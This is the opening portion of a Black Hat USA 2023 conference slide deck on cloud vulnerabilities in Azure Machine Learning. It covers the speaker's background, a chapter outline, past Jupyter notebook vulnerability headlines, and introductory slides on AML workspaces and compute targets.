



AUGUST 9-10, 2023

BRIEFINGS

# Uncovering Azure's Silent Threats: A Journey into Cloud Vulnerabilities





From Sikkim, India

Threat Research (Cloud/Container focus)

Member of null – The Open Security Community

First Song: 2018, First Hack: 2009

Previously @ SOC, Threat Hunting/Intel, VDPs

Socials: <https://linktr.ee/niteshsurana>

 @ niteshsurana


 **TREND**  
MICRO™

# Outline

- CH 0: The Beginning
- CH 1: Did you see my keys?
- CH 2: Wait, is that my token?
- CH 3: Spying the Scientist
- Bonus: The Funhouse of Experiments
- Conclusion



# CH 0: Introduction





## Update on the vulnerability in the Azure Cosmos DB **Jupyter Notebook** Feature

[MSRC](#) / By [MSRC Team](#) / August 27, 2021 / 3 min read



## Microsoft Mitigates Vulnerability in **Jupyter Notebooks** for Azure Cosmos DB

[MSRC](#) / By [MSRC](#) / November 01, 2022 / 2 min read

December 02, 2021



## AWS SageMaker **Jupyter Notebook**

Instance Takeover



## Cookie Tossing to RCE on Google Cloud **JupyterLab**





 jupyter

All

Marketplace (31)

Documentation (99+)

Resource Groups (0)

## Documentation

---

[Run Jupyter notebooks in your workspace - Azure Machine Learn...](#)




Azure Machine Learning

# Why AML?




2019



Source: [Gartner](#)



2023



And you can use Azure Machine Learning

▶ ▶| 🔊 12:20 / 16:27 • Use AI supercomputer infrastructure for your workloads >

What runs ChatGPT? Inside Microsoft's AI supercomputer | Featuring Mark Russinovich

This block contains a video player interface. The video is titled "Use AI supercomputer infrastructure for your workloads". A red box highlights the text "And you can use Azure Machine Learning". The video player includes standard controls like play, volume, and progress. Below the video, a red box contains the text "What runs ChatGPT? Inside Microsoft's AI supercomputer | Featuring Mark Russinovich".



Azure Machine Learning

# Basics of AML



Azure Machine Learning



Workspace



← All workspaces

Home

Model catalog PREVIEW

Authoring

Notebooks

Automated ML

Designer

Assets

Data

Jobs

Components

Pipelines

Environments

Models

Endpoints

# demo

## Notebook samples



### Get started: Train and deploy a model

Train and deploy a sample image classification model.

[Start](#)

25 minutes



### Distributed GPU training

Run a sample multi-GPU image classification experiment.

[Start](#)

30 minutes



### Automate with Pipelines

Create a production pipeline for a credit default prediction sample.

[Start](#)

35 minutes

## Shortcuts



### Create notebook

Use notebooks for interactive cloud development.

[Create new notebook](#)

### Add compute

A designated resource for running your training script, notebook, or hosting your service deployment.

[Add compute](#)

### Connect data

Connect data from datastores, local files, public URLs, or Open Datasets assets.

[Add data](#)

### Train a model

Submit a command job to train your model using your own code.

[Create job](#)

## Recently viewed

[View all](#)

Accessing Workspace using AML Studio (<https://ml.azure.com/>)

# Basics of AML



\*optional

#BHUSA @BlackHatEvents

# Compute Targets

- Compute Cluster
- Kubernetes Clusters
- Attached Compute
- Compute Instance




# Compute Targets


- Compute Cluster
- Kubernetes Clusters
- Attached Compute
- Compute Instance



